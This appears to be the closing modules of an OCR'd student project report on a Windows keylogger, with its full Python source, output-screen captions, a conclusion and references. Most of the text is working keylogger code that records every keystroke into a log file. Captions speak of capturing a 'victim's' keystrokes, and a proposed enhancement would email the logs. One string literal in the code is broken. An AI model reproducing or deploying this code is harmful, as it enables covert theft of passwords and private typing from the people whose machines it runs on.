
Code

```
from pynput.keyboard import Key, Listener

from datetime import datetime



count = 0

keys = []



with open("keylogger.txt", "a") as f:

    f.write("\n\n")

    f.write("------------------------------------------------------------ )

    f.write("\n\n")



with open("keylogger.txt", "a") as f:
```


```
    f.write("TimeStamp"+(str(datetime.now()))[:-7]+":\n")
    f.write("\n")


def on_press(key):
    global count, keys
    keys.append(key)
    count += 1
    if count >= 1:
        count = 0
        write_file(keys)
        keys = []


def on_release(key):
    if key == Key.esc:
        return False


def write_file(key):
    with open("keylogger.txt", "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write(' ')
```

```
        elif k.find("tab") > 0:
            f.write('  ')
        elif k.find("enter") > 0:
            f.write('\n')
        elif k.find("shift") > 0:
            f.write('')
        elif k.find("backspace") > 0:
            f.write('')
        elif k.find("cmd") > 0:
            f.write('')
        elif k.find("key") == -1:
            f.write(k)
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```


Output Screens:




Program Debugging or Run the code



Victims System Keystrokes Input



Keystrokes Saved in Log File



Keylogger Tool Executable File

MODULE 6: CONCLUSION

Project Conclusion & Future Enhancement

Future Enhancement

The app can be further extended to add certain extra features like mailing the logs that are stored in the log file.

Project Conclusion

A Windows Pc App on Keystroke analysis has been implemented successfully, Which saves the keystrokes in a log file.

Websearch or Reference

References :-

- Scribd.vpdfs.com_report-on-keylogger.pdf
- https://www.ijtsrd.com/papers/ijtsrd37991.pdf
- https://www.studocu.com/in/document/dr-bc-roy-engineering-college/computer-science-and-engineering/keylogger-project-bsns/35929866
- http://www.aui.ma/sse-capstone-repository/pdf/fall-2022/KEYLOGGER%20DETECTION.pdf
- https://www.ijcsmc.com/docs/papers/March2013/V2I3201322.pdf
- https://www.duo.uio.no/bitstream/handle/10852/42151/Keylogger.pdf?sequence=1
- https://www.geeksforgeeks.org/introduction-to-keyloggers/

Under the Guidance of :-

Prof. Mr.Milind Thorat Sir